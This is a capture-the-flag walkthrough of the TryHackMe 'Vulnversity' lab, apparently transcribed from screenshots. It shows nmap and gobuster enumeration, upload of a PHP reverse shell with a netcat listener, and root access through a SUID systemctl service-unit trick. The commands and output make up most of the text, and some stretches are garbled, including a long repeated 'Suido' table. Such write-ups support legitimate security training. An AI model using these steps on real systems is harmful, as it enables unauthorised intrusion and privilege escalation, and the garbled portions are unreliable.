

View Courses

Apply Now

Target IP Address

Reconnaissance:

Connecting to the machine

This room recommends using the AttackBox, which can be launched by clicking the blue button on the top-right.

Scan the box

nmap -sV 10.10.129.181.

Nmap flag	Description
-sV	Attempts to determine the version of the services running
-p <x> or -p-</x>	Port scan for port <x> or scan all ports</x>
-Pn	Disable host discovery and scan for open ports
-A	Enables OS and version detection, executes in-build scripts for further enumeration
-sC	Scan with the default Nmap scripts
-v	Verbose mode
-sU	UDP port scan
-sS	TCP SYN port scan

Nmap:

nmap -sV 10.10.129.181

Starting Nmap 7.95 (https://nmap.org) at 2025-05-14 15:23 EDT

Nmap scan report for 10.10.129.181

Host is up (0.30s latency).

Not shown: 994 closed tcp ports (reset)

```
PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 3.0.3

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)


3128/tcp open http-proxy Squid http proxy 3.5.12

3333/tcp open http Apache httpd 2.4.18 ((Ubuntu))

Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 32.33 seconds



```
root®kali)-[~/Desktop]
 # nmap -sV 10.10.129.181
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-14 15:23 EDT
Nmap scan report for 10.10.129.181
Host is up (0.30s latency).
Not shown: 994 closed tcp ports (reset)
PORT
        STATE SERVICE
                          VERSION
21/tcp
        open ftp
                          vsftpd 3.0.3
22/tcp
                          OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
        open ssh
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3128/tcp open http-proxy Squid http proxy 3.5.12
                          Apache httpd 2.4.18 ((Ubuntu))
3333/tcp open http
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.33 seconds
```

Locating directories using Gobuster:

Gobuster flag	Description
-е	Print the full URLs in your console
-u	The target URL
-w	Path to your wordlist
-U and -P	Username and Password for Basic Auth
-p <x></x>	<u>Proxy</u> to use for requests
-c < <u>http</u> cookies>	Specify a cookie for simulating your auth

Gobuster:

[+] Timeout:

10s

gobuster dir -u http://10.10.129.181:3333 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 322] [--> http://10.10.129.181:3333/images/]

/css (Status: 301) [Size: 319] [--> http://10.10.129.181:3333/css/]

/js (Status: 301) [Size: 318] [--> http://10.10.129.181:3333/js/]


/internal (Status: 301) [Size: 324] [--> http://10.10.129.181:3333/internal/]

```
kali)-[~/Desktop]
   gobuster dir -u http://10.10.129.181:3333 -w /usr/share/wordlists/dirbuster/directory-list-1.0
.txt
------
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
-------
                      http://10.10.129.181:3333
+] Url:
+] Method:
+] Threads:
                      10
                      /usr/share/wordlists/dirbuster/directory-list-1.0.txt
+| Wordlist:
+] Negative Status codes:
+] User Agent:
                      gobuster/3.6
+| Timeout:
   -----
Starting gobuster in directory enumeration mode
-----
                 (Status: 301) [Size: 322] [--> http://10.10.129.181:3333/images/]
'images
                 (Status: 301) [Size: 319] [--> http://10.10.129.181:3333/css/]
css
                 (Status: 301) [Size: 318] [--> http://10.10.129.181:3333/js/]
/js
                 (Status: 301) [Size: 324] [--> http://10.10.129.181:3333/internal/]
/internal
Progress: 24518 / 141709 (17.30%)
```


Compromise the Webserver:

vim phpext.txt





Downloaded php reverse shell



Config:

```
VERSION = "1.0";

Sip = '10.9.3.80"; // CHANGE THIS

Sport = 1234; // CHANGE THIS

Schunk_size = 1400;

Swrite_a = null;
```

Changed extension:


```
(root@kali)-[~/Downloads/tryHackMe/vulnUniversity]
# mv php-reverse-shell.php php-reverse-shell.phtml
```


Net-Cat listener:

nc -nlvp 1234

```
(root@kali)-[~/Downloads/tryHackMe/vulnUniversity]
# nc -nlvp 1234
listening on [any] 1234 ...
```

Execute:





User:

```
$ ls /home
bill
```

User flag:


```
$ cd /home/bill
$ ls
user.txt
$ cat user.txt
```

Privilege Escalation:

find / -type f -perm /4000 2>/dev/null

```
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/ping6
/bin/umount
/bin/systemctl
/bin/ping
/bin/fusermount
/sbin/mount.cifs
www-data@vulnuniversity:/$
```

Look for which one can be used at GTFOBins (https://gtfobins.github.io)



| SUID | Sudo | | Suido | Suido | | Suido | Suido | | Suido | Suido | Suido | | Suido | Suido | Suido | | Suido | Suido | Suido | Suido | | Suido | Suido | Suido | Suido | | Suido | Suido | Suido | Suido | | Suido | Suido | Suido | Suido | | Suido | Suido | Suido | Suido | | Suido | Suido | Suido | Suido | | Suido | Suido | Suido | Suido | | Suido | Suido | Suido | Suido | | Suido | Suido | Suido | Suido | | Suido | Suido | Suido | Suido | | Suido | Suido | Suido | Suido | | Suido | Suido | Suido | Suido | | Suido | Suido | Suido | Suido | | Suido | Suido | Suido | Suido | | Suido | Suido | Suido | Suido | | Suido | Suido | Suido | Suido | | Suido | Suido | Suido | Suido | | Suido | Suido | Suido | Suido | | Suido | Suido | Suido | Suido | | Suido | Suido | Suido | Suido | | Suido | Suido | Suido | Suido | | Suido | Suido | Suido | Suido | Suido | | Suido | Suido | Suido | Suido | | Suido | Suido | Suido | Suido | Suido | | Suido | Suido | Suido | Suido | Suido | Suido | | Suido | Suido | Suido | Suido | Suido | Suido | | Suido | | Suido | Suido

\$ FK=\$(mktemp).service

VantedBy=multi-user.target' > \$TF ./systemctl link \$TF

- \$ echo '[Service]
- > Type=oneshot
- > ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
- > [Install]
- > WantedBy=multi-user.target' > \$FK
- \$./bin/systemctl link \$FK

Created symlink from /etc/systemd/system/tmp.FrqAIFbjKd.service to /tmp/tmp.FrqAIFbjKd.service.

\$./bin/systemctl enable --now \$FK

Created symlink from /etc/systemd/system/multiuser.target.wants/tmp.FrqAIFbjKd.service to /tmp/tmp.FrqAIFbjKd.service.

\$ cat /tmp/output

```
$ FK=$(mktemp).service
$ echo '[Service]
> Type=oneshot
> ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
> [Install]
> WantedBy=multi-user.target' > $FK
$ ./bin/systemctl link $FK
Created symlink from /etc/systemd/system/tmp.FrqAIFbjKd.service to /tmp/tmp.FrqAIFbjKd.service.
$ ./bin/systemctl enable --now $FK
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.FrqAIFbjKd.service to /tmp/tmp.FrqAIFbjKd.service.
$ cat /tmp/output
```



Congratulations on completing Vulnversity!!! 🎉